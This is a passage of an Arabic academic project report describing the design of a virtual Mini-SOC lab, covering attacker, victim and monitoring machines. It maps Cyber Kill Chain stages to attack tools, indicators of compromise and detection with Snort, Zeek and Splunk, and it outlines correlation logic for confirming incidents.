- تحديد دور كل أداة في كشف أو تحليل مرحلة معينة.
- وضع أساس منطقي لبناء قواعد الربط داخل منصة **SIEM**.

3-7 نطاق المشروع وحدوده التنفيذية

يُركّز هذا المشروع على تحليل الهجمات السيرانية متعددة المراحل ضمن نطاق تعليمي وتجريبي، من خلال محاكاة بيئة افتراضية تمثل مركز عمليات أمنية مصغّر. يقتصر نطاق العمل على الهجمات الشبكية التي يمكن رصدها وتحليلها اعتمادًا على حركة الشبكة والسجلات الناتجة عنها، مع التركيز على تتبع مراحل الهجوم وفق نموذج سلسلة القتل السيبراني.

لا يهدف المشروع إلى تغطية جميع أنواع التهديدات السيرانية، مثل الهجمات الفيزيائية أو الهجمات المعتمدة على الهندسة الاجتماعية خارج نطاق الشبكة، كما لا يتناول حماية الأنظمة على مستوى العتاد أو البنى التحتية الواقعية واسعة النطاق. إضافةً إلى ذلك، يتم الاعتماد على أدوات مفتوحة المصدر ضمن بيئة افتراضية، دون السعي إلى تقديم حل أمني تجاري متكامل أو قابل للتطبيق المباشر في بيئات إنتاج حقيقية.

كما يقتصر المشروع على تحليل سيناريو هجوم محدد أو عدد محدود من السيناريوهات، بهدف التركيز على جودة التحليل وربط الأدلة الأمنية، بدلاً من التوسع في عدد الهجمات. وتُعد هذه الحدود مقصودة لضمان وضوح النتائج وإمكانية دراستها وتحليلها بشكل منهجي ضمن إطار المشروع.

الفصل الرابع

التصميم

4-1 مقدمة الفصل

يهدف هذا الفصل إلى عرض التصميم العام للنظام المقترح في المشروع، من خلال توضيح بنية الشبكة المستخدمة، وأنواع الأنظمة المشغلة، وتوزيع أدوار الأجهزة، بالإضافة إلى تحديد الأدوات المعتمدة في كل من جانبي الهجوم والدفاع. يعتمد هذا التصميم بشكل مباشر على ما ورد في الدراسة الأولية للمشروع، وبأني استجابةً لمخرجات الدراسة التحليلية التي ركزت على تحليل الهجمات متعددة المراحل وفق نموذج سلسلة القتل السيرياني.

4-2 نوع الأنظمة المستخدمة في تصميم البيئة

تم تصميم بيئة المشروع باستخدام أنظمة تشغيل مفتوحة المصدر، لما توفره من مرونة وإمكانية تحكم عالية، إضافةً إلى توافقها مع أدوات الأمن السيرياني المستخدمة في المشروع. تتوزع الأنظمة كما يلي:

- **نظام: Kali Linux** يُستخدم كنظام المهاجم، لاحتوائه على مجموعة واسعة من أدوات اختبار الاختراق ومحاكاة الهجمات السيريانية.
 - **نظام: Ubuntu Linux (Victim)** يُستخدم كنظام الضحية، ويتم تجهيزه بخدمات ضعيفة أو قديمة قابلة للاستغلال بهدف محاكاة بيئة واقعية.
 - **نظام: Ubuntu Linux (SOC Server)** يُستخدم كنظام مركزي للمراقبة والتحليل، ويتم عليه تثبيت أدوات الكشف، والتحليل، وتجميع السجلات.
- يساهم هذا التنوع في الأنظمة في محاكاة بيئة واقعية قريبة من بيئات العمل الفعلية في مراكز العمليات الأمنية.

4-3 نوع الشبكة المستخدمة بين الأجهزة

تم اعتماد شبكة افتراضية من نوع **NAT Network** داخل منصة **VMware** لربط أجهزة المشروع ببعضها ضمن نفس النطاق الشبكي، مع ضمان العزل الكامل عن الشبكة الفيزيائية الخارجية. يتيح هذا النوع من الشبكات للأجهزة التواصل فيما بينها داخليًا، مع إمكانية الوصول إلى الإنترنت عند الحاجة، دون تعريض الأنظمة الحقيقية لأي مخاطر.

تم توزيع عناوين **IP** ضمن نطاق خاص (**Private Subnet**)، بحيث يعمل كل من جهاز المهاجم، وجهاز الضحية، وجهاز الـ **SOC** ضمن نفس المجال الشبكي، مما يسمح بتبادل الحزمة الشبكية بشكل مباشر.

يساهم هذا التصميم في تمكين جهاز الـ **SOC** من مراقبة حركة الشبكة بشكل كامل عبر واجهة الشبكة الخاصة به، حيث يتم تشغيل أدوات التحليل **Snort** و **Zeek** في وضع المراقبة (**Monitoring Mode**) لالتقاط

جميع الاتصالات المتبادلة بين المهاجم والضحية. ويُعد اختيار شبكة **NAT** مناسباً للبيئات التعليمية، لما يوفره من توازن بين العزل والأمان وسهولة الإعداد.

4-4 التصميم العام لبنية Mini-SOC


يعتمد تصميم النظام على بنية ثلاثية الأدوار، تتكوّن من:

- جهاز مهاجم (**Attacker Node**)
- جهاز ضحية (**Target Node**)
- جهاز مركز عمليات أمنية (**SOC Node**)

يتم الفصل الوظيفي بين هذه المكونات لضمان وضوح تدفق الهجوم ومصادر البيانات. يقوم جهاز المهاجم بتنفيذ مراحل الهجوم المختلفة، بينما يمثل جهاز الضحية البيئة المستهدفة التي تستضيف الخدمات الضعيفة. أما جهاز الـ **SOC** فيعمل كنقطة مراقبة مركزية تستقبل حركة الشبكة، وتقوم أدوات الكشف المثبتة عليه بتحليلها وتوليد السجلات والتنبيهات.

تعمل أدوات **Snort** و **Zeek** على نفس واجهة الشبكة في جهاز الـ **SOC**، بحيث تقوم الأولى بالكشف التوقيعي المباشر، بينما تولد الثانية سجلات سلوكية تفصيلية مثل **conn.log** و **ssh.log** و **ftp.log**. يتم بعد ذلك إرسال هذه السجلات إلى منصة **Splunk** المثبتة على نفس الجهاز، والتي تقوم بدورها بربط الأحداث زمنياً وبناء صورة هجومية متكاملة.

يتيح هذا التصميم تتبع تدفق الهجوم وفق المسار التالي:



الطوبولوجيا العامة للشبكة في بيئة Mini-SOC

4-5 أدوات الهجوم المعتمدة في التصميم

تم اعتماد مجموعة من أدوات الهجوم والمحاكاة لتنفيذ سيناريو هجوم متكامل وفق نموذج سلسلة القتل السيرياني، وذلك بهدف توليد سلوك هجومي واقعي يمكن تحليله ضمن بيئة المشروع.

- **Nmap**: تُستخدم لتنفيذ مرحلة الاستطلاع ومسح الشبكات والخدمات.
- **Metasploit و msfvenom**: تُستخدمان لتسليح الهجمات، واستغلال الثغرات الأمنية، والحصول على تحكم عن بُعد بالنظام المستهدف (C2).
- **Hydra**: تُستخدم لتنفيذ هجمات تخمين كلمات المرور (Brute Force) على خدمات مثل SSH و FTP.
- **Hping3**: تُستخدم لمحاكاة هجمات حجب الخدمة (DoS) ضمن سيناريو جانبي لأغراض الرصد والتحليل.

لا يهدف استخدام هذه الأدوات إلى التركيز على الجانب الهجومي بحد ذاته، وإنما إلى دعم عملية التحليل والكشف داخل النظام المقترح.

4-6 أدوات الدفاع والتحليل المعتمدة في التصميم

يعتمد تصميم النظام الدفاعي على مجموعة من الأدوات المفتوحة المصدر، التي تعمل بشكل تكاملي داخل جهاز مركز العمليات الأمنية، وتشمل:

- **Snort**: يعمل كنظام كشف قائم على التوقعات، حيث يقوم بمراقبة حركة الشبكة ومقارنتها بقواعد محددة مسبقًا للكشف عن أنماط الهجمات المعروفة. يوفر هذا النهج قدرة كشف مبشرة وسريعة للأنشطة المشبوهة ذات التوقعات المعروفة.
- **Zeek**: أداة تحليل سلوكي لحركة الشبكة، إذ تقوم بتحليل سلوك الجلسات الشبكية وتوليد سجلات تفصيلية حول خصائص الاتصال، مثل حالة الجلسة، ومدة الاتصال، وعدد الحزم، ومحاولات المصادقة، ونقل الملفات. يساهم هذا التحليل في توفير سياق أعمق للهجوم، حتى في الحالات التي لا تتطابق مع توقع معروف.
- **Splunk**: منصة تحليل مركزية (SIEM)، حيث يتم تجميع سجلات **Snort** و **Zeek** داخلها، وبناء قواعد ارتباط (Correlation Rules) لتحويل الأحداث المنفصلة إلى تسلسل هجومي مترابط وفق نموذج سلسلة القتل السيرياني.
- **Wireshark**: تستخدم كأداة دعم للتحليل اليدوي عند الحاجة إلى فحص الحزم على مستوى منخفض (Packet-Level Inspection)، خاصة للتحقق من سلوك المصادقة الثلاثية أو تحليل الاتصالات العكسية.
- **iptables**: جدار حماية مدمج ضمن نواة **linux** تُستخدم لتطبيق سياسات حظر على مستوى الشبكة كجزء من آلية الاستجابة الأولية.

يُعد هذا التكامل بين الأدوات حجر الأساس في التصميم، حيث لا يتم الاعتماد على أداة واحدة لاتخاذ القرار، بل يتم بناء الاستنتاج الأمني استنادًا إلى تعدد الأدلة وتكاملها ضمن منصة تحليل موحدة.

4-7 تصميم آلية الاستجابة الأولية (Mini-SOAR)

يتضمن تصميم النظام محاكاة مبسطة لآلية الاستجابة للحوادث الأمنية، تعتمد على تفعيل إجراءات محدودة عند تأكيد النشاط الخبيث. يتم ذلك من خلال سكربت أتمتة بسيط يقوم بتطبيق قواعد حظر باستخدام **iptables**، بهدف ربط عملية الكشف بعملية الاستجابة بشكل عملي.

4-8 حدود التصميم

يقتصر هذا التصميم على بيئة افتراضية تعليمية، ولا يهدف إلى تمثيل جميع التعقيدات الموجودة في بيئات الإنتاج الحقيقية. كما يركز على عدد محدد من الأدوات وسيناريو هجوم واحد أو عدد محدود من السيناريوهات، بما يحقق أهداف المشروع دون التوسع غير الضروري.

الفصل الخامس

التحقيق البرمجي ومنهجية الكشف والتحليل

5-1 مقدمة الفصل

يهدف هذا الفصل إلى توضيح منهجية التحقيق البرمجي المتبعة في هذا المشروع، والتي تركز على تحليل الهجمات السيبرانية من منظور مركز العمليات الأمنية (Security Operations Center – SOC)، بالاعتماد على نظام كشف تسلسل هجين (Hybrid Intrusion Detection System). يُعد هذا الفصل الإطار التحليلي الذي يربط بين التصميم المعماري للنظام، الذي تم عرضه في الفصول السابقة، وبين التنفيذ العملي ونتائج الاختبارات التي سيتم توثيقها لاحقًا.

تعتمد منهجية التحقيق البرمجي في هذا المشروع على مبدأ أن اكتشاف الهجمات السيبرانية لا يمكن أن يتم بكفاءة عند الاعتماد على أداة أو أسلوب كشف واحد فقط، بل يتطلب دمج عدة أدوات وتقنيات تحليلية، تشمل الكشف القائم على التوقيعات، والتحليل السلوكي، وربط السجلات، والتحليل العميق لحركة المرور الشبكية.

يساهم هذا النهج الهجين في تحسين دقة الكشف، وتقليل معدلات الإنذارات الخاطئة، وتوفير رؤية شاملة لمراحل الهجوم المختلفة.

كما تم اعتماد نموذج **Cyber Kill Chain** لإطار تحليلي أساسي لفهم تسلسل الهجمات السيبرانية، بدءًا من مرحلة الاستطلاع وصولًا إلى تحقيق أهداف المهاجم، مما يسهّل عملية تحليل الأدلة الرقمية وربطها ضمن سيناريو هجومي متكامل.

يؤكّز هذا الفصل على منطق الكشف، وآلية التحليل، واتخاذ القرار الأمني، وإجراءات الاستجابة، دون التطرق إلى أي تفاصيل تنفيذية أو إعدادات تقنية.

5-2 مفهوم نظام كشف التسلسل الهجين (Hybrid IDS)

يعتمد النظام المقترح في هذا المشروع على مفهوم نظام كشف التسلسل الهجين، والذي يجمع بين عدة أدوات تحليل أمنية تعمل بشكل تكاملي لتحقيق كشف أدق وتحليل أعمق للهجمات السيبرانية. يهدف هذا المفهوم إلى الاستفادة من نقاط القوة لكل أداة، وتعويض نقاط الضعف الناتجة عن الاعتماد على أسلوب كشف واحد فقط.

يتكون النظام الهجين في هذا المشروع من المكونات التحليلية التالية:

• Snort

يُستخدم كنظام كشف تسلسل قائم على التوقيعات (Signature-based IDS)، حيث يساهم في توليد تنبيهات أولية عند اكتشاف أنماط هجومية معروفة، مثل محاولات المسح الشبكي أو محاولات تخمين كلمات المرور على الخدمات المستهدفة.

• Zeek

يُستخدم كأداة تحليل سلوكي للشبكة، حيث يقوم باستخراج أحداث (Events) مرتبطة بسلوك الاتصالات والخدمات، مما يسمح بالكشف عن الأنشطة غير الطبيعية حتى في حال عدم وجود توقيع صريح للهجوم.

• Splunk

يُستخدم كمنصة مركزية لتجميع السجلات وربطها وتحليلها، حيث يتم من خلاله توحيد السجلات القادمة من مصادر متعددة، وربط الأحداث الأمنية ضمن سياق زمني موحد. يساهم Splunk في تحليل تسلسل الهجوم، وربط التنبيهات والأحداث المختلفة، بالإضافة إلى عرض النتائج باستخدام لوحات تحليلية (Dashboards) لدعم عملية اتخاذ القرار الأمني.

• Wireshark

يُستخدم كأداة مساندة للتحليل العميق لحركة المرور الشبكية، حيث يتيح فحص الحزم على مستوى منخفض للتحقق من طبيعة الهجوم، وتأكيد النتائج التي تم التوصل إليها من خلال أدوات الكشف والتحليل الأخرى.

يعتمد هذا التكامل بين الأدوات على مبدأ أن أي دليل أمني منفرد لا يُعد كافيًا لتأكيد الهجوم، بل يجب دعم القرار الأمني بتعدد مصادر الأدلة، وهو ما يشكل الأساس المنطقي للنظام الهجين المستخدم في هذا المشروع.

3-5 مراحل الهجوم المعتمدة في المشروع (Cyber Kill Chain)

تم اعتماد نموذج **Cyber Kill Chain** كإطار تحليلي وهيكل رئيسي في هذا المشروع؛ وذلك لقدرته على تفكيك الهجمات السيرانية المعقدة إلى مراحل زمنية ومنطقية متسلسلة. يتيح لنا هذا النموذج فهم سلوك المهاجم (**Adversary Behavior**) وتحديد النقاط الحرجة التي يمكن لنظام كشف التسلسل الهجين المقترح التدخل فيها لكسر سلسلة الهجوم.

إضافةً إلى سيناريو الاختراق متعدد المراحل، يتضمن المشروع سيناريو جانبي مستقل لهجوم حجب الخدمة (DoS) لأغراض رصد السلوك الشبكي غير الطبيعي وتحليل مؤثراته.

سيتم تناول هذا السيناريو كحلج تسلسل الـ **Kill Chain** وبشكل منفصل ضمن الفصل السادس.

يتمحور التحليل في هذا المشروع حول ربط كل مرحلة هجومية بالأدوات المستخدمة في التنفيذ، يقابلها الأدوات الدفاعية والتحليلية المفعلة داخل بيئة العمل، وذلك وفق التقسيم التالي:

1. مرحلة الاستطلاع (Reconnaissance)

تمثل الخطوة الأولى حيث يتم جمع البيانات التقنية عن النظام المستهدف (المنافذ، الخدمات، الإصدارات) لبناء خارطة سطح الهجوم.

- أدوات الهجوم : استخدام أداة Nmap لإجراء عمليات المسح الشبكي. (Scanning).

- منظور الدفاع والتحليل: يتم رصد هذه المرحلة عبر **Snort** من خلال توافيق محددة لاكتشاف محاولات مسح المنافذ، بينما يقوم **Zeek** بتحليل تدفق البيانات (**Flow Analysis**) لرصد الأنماط غير الطبيعية للاتصالات الأولية.

2. مرحلة التسليح (Weaponization)

تشمل هذه المرحلة إعداد أدوات الهجوم والبرمجيات اللازمة لاستغلال النظام المستهدف، مثل تجهيز ملفات الحمولة (Payloads) أو إعداد وحدات الاستغلال المناسبة.

- أدوات الهجوم : استخدام **Metasploit Framework** لتجهيز الثغرات و **msfvenom** لتوليد الحمولات البرمجية (Payloads) .
- منظور الدفاع والتحليل: نظراً لأن هذه المرحلة تتم في بيئة المهاجم الخاصة، فهي لا تُرصد مبشرة، ولكن يتم الاستدلال على "بصمة السلاح" في المراحل اللاحقة عند محاولة التنفيذ داخل الشبكة.

3. مرحلة إيصال الهجوم (Delivery)

في هذه المرحلة، يحاول المهاجم إيصال الهجوم إلى النظام المستهدف من خلال التفاعل المباشر مع الخدمات المتاحة، تشمل العمليات الهجومية في هذه المرحلة محاولات الاتصال المتكررة أو إرسال طلبات مصادقة.

- أدوات الهجوم : استخدام أداة **Hydra** لتنفيذ هجمات التخمين (**Brute Force**) على بروتوكولات مثل **SSH** أو **FTP** .
- منظور الدفاع والتحليل: يقوم **Snort** برصد تكرار محاولات الولوج الخاطئة، في حين يعمل **Splunk** على تجميع هذه السجلات لبيان الكثافة الزمنية للهجوم وتحديد مصدره، كما يساهم **Zeek** في توليد سجلات سياقية حول جلسات الاتصال ومحاولات المصادقة، مما يدعم عملية الربط داخل **Splunk**.

4. مرحلة الاستغلال (Exploitation)

تمثل هذه المرحلة استغلال ضعف فعلي في إعدادات النظام أو الخدمات المستهدفة، مما يؤدي إلى الوصول غير المصرح به.

- أدوات الهجوم: تنفيذ وحدات الاستغلال عبر **Metasploit** أو نجاح محاولات الاختراق الناتجة عن التخمين.
- منظور الدفاع والتحليل: رصد التغير المفاجئ في سلوك الجلسة عبر **Zeek**، واستخدام **Wireshark** للتحقيق العميق في محتوى الحزم (**Packet Inspection**) للتأكد من نجاح الاستغلال.

5. مرحلة التثبيت (Installation)

العمل على ضمان البقاء (**Persistence**) داخل النظام المستهدف من خلال زرع أدوات تحكم.

- أدوات الهجوم: إنشاء جلسات **Meterpreter** أو رفع برمجيات تحكم خلفية.
- منظور الدفاع والتحليل: مراقبة العمليات الجديدة والاتصالات المحلية المشبوهة، وربط هذه الأحداث زمنياً باستخدام **Splunk** لبناء سياق الاختراق.

6. مرحلة القيادة والسيطرة (C2 - Command & Control)

إنشاء قناة اتصال خارجية تتيح للمهاجم التحكم عن بُعد بالنظام المخترق.

- أدوات الهجوم: استخدام تقنيات الـ **Reverse Shell** لإعادة الاتصال بجهاز المهاجم.
- منظور الدفاع والتحليل: يعتبر **Zeek** الأداة الأقوى هنا لرصد الاتصالات الخرجة (**Outbound**) غير المعتادة، مع استخدام **Snort** لاكتشاف أنماط الاتصال المعروفة لمراكز القيادة والسيطرة.

7. تنفيذ الأهداف (Actions on Objectives)

المرحلة النهائية التي يتم فيها تنفيذ الغرض من الهجوم (تسريب بيانات، تدمير ملفات، إلخ).

- أدوات الهجوم: أوامر النظام التفاعلية وأدوات استخراج البيانات.
- منظور الدفاع والتحليل: تحليل السجلات النهائية في **Splunk** لتقييم حجم الضرر، وتوثيق الأنشطة التي قام بها المهاجم كدليل رقمي للتحقيق البرمجي.

ملاحظة: تم استبعاد هجمات حجب الخدمة (**DoS**) من تسلسل الـ **Kill Chain** التقليدي، نظراً لاختلاف طبيعتها التشغيلية عن الهجمات الاختراقية المستهدفة، حيث سيتم تناولها كسيناريو هجومي مستقل في الفصل السادس باستخدام أداة **Hping3**، مع توضيح آليات صدها باستخدام **iptables** بالتكامل مع نظام الرصد.

4-5 ربط مراحل الهجوم بالأدلة الرقمية (IOCs & Digital Evidence)

يُعد تحديد الأدلة الرقمية (**Digital Evidence**) ومؤشرات الاختراق (**Indicators of**

Compromise - IOCs) خطوة أساسية في عملية التحقيق البرمجي داخل مراكز العمليات الأمنية، حيث تُمثل هذه المؤشرات البصمة العملية لنشاط المهاجم خلال مراحل الهجوم المختلفة.

في هذا المشروع، يتم الاعتماد على ربط مراحل الهجوم وفق نموذج **Cyber Kill Chain** بالأدلة الرقمية المتوقعة، والتي يتم توليدها من خلال أدوات الكشف والتحليل المكونة لنظام كشف التسلسل الهجين.

يهدف هذا الربط إلى:

- تحويل التنبيهات الفردية إلى سياق هجومي متكامل.
 - دعم عملية التحليل الزمني للهجوم.
 - تمكين نظام الـ **SOC** من اتخاذ قرار أمني مبني على تعدد الأدلة وليس على حدث منفرد.
- فيما يلي توضيح الأدلة الرقمية المتوقعة في كل مرحلة هجومية، مع ربطها بمصادر الرصد والتحليل داخل النظام:

1. مرحلة الاستطلاع (Reconnaissance)

تنتج مرحلة الاستطلاع عددًا من المؤشرات الشبكية التي تدل على محاولات جمع معلومات عن النظام المستهدف، وغالبًا ما تكون هذه المؤشرات ذات طابع شبكي واضح.

مؤشرات الاختراق المتوقعة:

- عدد مرتفع من محاولات الاتصال خلال فترة زمنية قصيرة.
- محاولات فحص متعددة لمنافذ مختلفة.
- أنماط اتصال غير اعتيادية من مصدر واحد.

مصادر الأدلة الرقمية:

- تنبيهات **Snort** الخاصة بمحاولات المسح الشبكي.
- سجلات **Zeek** التي توضح خصائص الجلسات وعدد الاتصالات. (**Connection Logs**)
- بيانات زمنية تُظهر نمط المسح عند تجميعها داخل **Splunk**.

٢. مرحلة التسليح (Weaponization)

تُعد مرحلة التسليح مرحلة تحضيرية تتم خراج بيئة الضحية، ولذلك لا تنتج عنها أدلة رقمية مبلشرة داخل الشبكة المستهدفة.

مؤشرات الاختراق المتوقعة:

- لا توجد أدلة مبلشرة في هذه المرحلة.
- يتم الاستدلال عليها لاحقًا من خلال طبيعة الهجوم أو الحمولة المستخدمة.

مصادر الأدلة الرقمية:

- التحليل اللاحق لسلوك الاستغلال أو نوع الحمولة في المراحل التالية.
- الربط الزمني بين نهاية الاستطلاع وبداية محاولات الإيصال.

٣. مرحلة إيصال الهجوم (Delivery)

في هذه المرحلة تبدأ المؤشرات بالظهور بشكل أوضح، نتيجة التفاعل المباشر مع الخدمات المستهدفة.

مؤشرات الاختراق المتوقعة:

- تكرار محاولات تسجيل الدخول الفاشلة.
- محاولات مصادقة متتابة خلال فترة زمنية قصيرة.
- استخدام نفس المصدر لمحاولات متكررة على نفس الخدمة.

مصادر الأدلة الرقمية:

- تنبيهات **Snort** الخاصة بمحاولات التخمين (**Brute Force**).
- سجلات **Zeek** الخاصة بجلسات المصادقة.
- تجميع وتحليل هذه السجلات داخل **Splunk** لإظهار كثافة الهجوم ومصدره.

٤. مرحلة الاستغلال (Exploitation)

تمثل هذه المرحلة نقطة التحول في الهجوم، حيث يتم الانتقال من المحاولات إلى التنفيذ الفعلي.

مؤشرات الاختراق المتوقعة:

- تغيير مفاجئ في سلوك الجلسة الشبكية.
- تنفيذ أوامر غير معتادة عبر خدمة مشروعة.
- نجاح عملية دخول بعد سلسلة من المحاولات الفاشلة.

مصادر الأدلة الرقمية:

- سجلات **Zeek** التي تُظهر تغير نمط الجلسة.
- التحليل العميق للحزم باستخدام **Wireshark** للتحقق من طبيعة الاستغلال.
- ربط الأحداث داخل **Splunk** لتأكيد لحظة الاختراق.

٥. مرحلة التثبيت (Installation)

تشير هذه المرحلة إلى محاولة المهاجم الحفاظ على وجوده داخل النظام.

مؤشرات الاختراق المتوقعة:

- إنشاء جلسات طويلة الأمد.
- نشاطات غير معتادة على مستوى النظام.
- ظهور عمليات أو اتصالات محلية مشبوهة.

مصادر الأدلة الرقمية:

- سجلات **Zeek** الخاصة بالاتصالات المستمرة.
- ربط الأحداث الزمنية داخل **Splunk** لإظهار تسلسل ما بعد الاختراق.

٦. مرحلة القيادة والسيطرة (C2 - Command and Control)

تُعد مرحلة **C2** من أخطر المراحل نظرًا لاعتمادها على الاتصالات الخارجة من النظام المخترق.

مؤشرات الاختراق المتوقعة:

- اتصالات خارجية متكررة إلى وجهة واحدة.
- استخدام منافذ أو بروتوكولات غير معتادة.
- جلسات اتصال طويلة وغير منقطعة.

مصادر الأدلة الرقمية:

- سجلات **Zeek** الخاصة بالاتصالات الخارجة.
- تنبيهات **Snort** المتعلقة بأنماط **C2** المعروفة.
- تحليل السلوك الزمني للاتصالات داخل **Splunk**.

٧. مرحلة تنفيذ الأهداف (Actions on Objectives)

في هذه المرحلة تظهر المؤشرات التي تدل على تحقيق المهاجم لهدفه النهائي.

مؤشرات الاختراق المتوقعة:

- نشاطات غير مصرح بها داخل النظام.
- محاولات وصول أو تعديل على الموارد.
- تغيير في طبيعة استخدام النظام.

مصادر الأدلة الرقمية:

- السجلات النهائية المجمعة داخل **Splunk**.

- التحليل السياقي لتسلسل الهجوم بالكامل.
- توثيق الأنشطة كأدلة رقمية ضمن التحقيق اليرمجي.

ولتوضيح العلاقة بين مراحل الهجوم المختلفة والأدلة الرقمية المتوقعة بشكل منظم ومختصر، يبين الجدول التالي ربط مراحل نموذج **Cyber Kill Chain** بمؤشرات الاختراق (IOCs) الناتجة عنها، إلى جانب أدوات الهجوم المستخدمة في كل مرحلة، وأدوات الرصد والتحليل المعتمدة داخل نظام كشف التسلسل الهجين. يساهم هذا العرض الجدولي في تسهيل فهم تسلسل الهجوم ودعم عملية التحليل والربط داخل مركز العمليات الأمنية.

جدول (١-٥): ربط مراحل الهجوم بالأدلة الرقمية ومصادر الرصد

أدوات الرصد والتحليل	مؤشرات الاختراق المتوقعة (IOCs)	أدوات الهجوم المستخدمة	مرحلة الهجوم (Cyber Kill Chain)
Zeek، Snort، Splunk	Port scanning، تعدد محاولات الاتصال	Nmap	Reconnaissance
التحليل اللاحق	لا توجد أدلة مباشرة	Metasploit، msfvenom	Weaponization
Zeek، Snort، Splunk	Repeated login Auth، attempts failures	Hydra	Delivery
Zeek، Wireshark، Splunk	Successful login Session behavior change	Metasploit	Exploitation
Splunk، Zeek	Long-lived sessions Suspicious activity	Meterpreter	Installation
Snort، Zeek، Splunk	Outbound connections، Beacons	Reverse Shell	Command & Control (C2)
Splunk	Unauthorized File activity، access	System commands	Actions on Objectives

ملاحظة حول سيناريو حجب الخدمة (DoS)

يتم التعامل مع هجوم حجب الخدمة (DoS) كسيناريو جانبي مستقل خرج تسلسل **Cyber Kill Chain** ، حيث تقتصر الأدلة الرقمية المتوقعة فيه على:

- ارتفاع غير طبيعي في حجم حركة المرور.
 - زيادة معدل الحزم الواردة.
- ويتم تحليل هذه المؤشرات ضمن الفصل السادس دون التركيز على الأثر التشغيلي للخدمة.

5-5 تصميم منطق الارتباط (Correlation Logic)

تعتمد مراكز العمليات الأمنية في تحليل الهجمات السيرانية المتقدمة على مبدأ أساسي مفاده أن الحدث الأمني المنفرد لا يُعد دليلاً كافياً لتأكيد وقوع هجوم. وانطلاقاً من ذلك، تم في هذا المشروع تصميم منطق ارتباط **(Correlation Logic)** يهدف إلى تحويل التنبيهات والأحداث المتفرقة الصادرة عن أدوات الكشف المختلفة إلى تسلسل تحليلي مترابط يعكس تطور الهجوم وفق نموذج **Cyber Kill Chain**. يرتكز منطق الارتباط في هذا المشروع على ثلاثة مبادئ أساسية:

١. الارتباط الزمني **(Temporal Correlation)**

٢. تعدد مصادر الأدلة **(Multi-Source Validation)**

٣. التدرج المرحلي للهجوم **(Phase Escalation Logic)**

5-5-1 مصادر الأحداث المستخدمة في عملية الارتباط

يعتمد منطق الارتباط على تجميع أحداث أمنية من مصادر متعددة داخل بيئة **Mini-SOC** ، بحيث يقدم كل مصدر نوعاً مختلفاً من الأدلة الرقمية:

- تنبيهات قائمة على التوقع تشير إلى أنماط هجومية معروفة.
 - سجلات سلوكية تعكس خصائص الجلسات والاتصالات.
 - بيانات زمنية تُظهر تكرار أو كثافة النشاط.
- يتم تجميع هذه البيانات داخل منصة **SIEM** ، حيث يتم توحيد هازمناً، مما يسمح بتحليلها ضمن سياق موحد بدلاً من التعامل معها كأحداث منفصلة.
- ولا يُبرج التحليل اليدوي للحزم ضمن منطق الارتباط الآلي، بل يُستخدم كأداة تحقق داعمة عند الحاجة.

5-5-2 منطق الارتباط بين مراحل الهجوم

تم تصميم منطق الارتباط بحيث يعكس التدرج الطبيعي لمراحل الهجوم السيرياني، وفق تسلسل منطقي يعتمد على الانتقال المرحلي من نشاط منخفض الخطورة إلى نشاط مرتفع الخطورة. يعتمد هذا المنطق على مفهوم نافذة زمنية محددة (**Time Window**) ، بحيث يتم ربط الأحداث التي تصدر من نفس المصدر خلال فترة زمنية قصيرة نسبيًا، مما يزيد من احتمال كونها جزءًا من نفس السيناريو الهجومي.

على سبيل المثال:

- إذا تم رصد نشاط مسح شبكي من عنوان معين،
- ثم ظهرت خلال فترة زمنية محددة محاولات مصادقة متكررة على إحدى الخدمات من نفس المصدر،
- فإن النظام يرفع مستوى الاشتباه ويصنف النشاط على أنه انتقال من مرحلة الاستطلاع إلى مرحلة الإيصال.

وفي حال تلا ذلك:

- نجاح في المصادقة
- أو تغير واضح في سلوك الجلسة
- أو إنشاء اتصال خارجي جديد مرتبط بنفس السياق

فإن النظام يعتبر أن الهجوم قد دخل مرحلة الاستغلال أو ما بعدها. لا يتم بناء القرار على حدث واحد، بل على سلسلة أحداث مترابطة تشكل نمطًا تصاعديًا يعكس تطور الهجوم.

5-5-3 معايير تأكيد الحادثة الأمنية

لا يتم تصنيف النشاط على أنه حادثة أمنية مؤكدة إلا عند تحقق مجموعة من المعايير التحليلية، والتي تهدف إلى تقليل معدلات الإنذار الخاطئ ورفع دقة القرار الأمني.

تشمل هذه المعايير:

- وجود أكثر من فوع دليل رقمي (مثلاً: تنبيه توقيعي + سلوك غير طبيعي).
- توافق تسلسل الأحداث مع التدرج المنطقي لمراحل **Cyber Kill Chain**.
- تكرار النشاط ضمن نافذة زمنية محددة.
- ارتباط الأحداث بنفس المصدر أو نفس الجلسة الشبكية.

فقط عند تحقق هذه الشروط مجتمعة يتم اعتبار النشاط حادثة مؤكدة، مما يعكس اعتماد النظام على التحليل السياقي المتكامل بدلاً من التنبيهات المعزولة.

4-5-5 دور منصة SIEM في تنفيذ منطق الارتباط

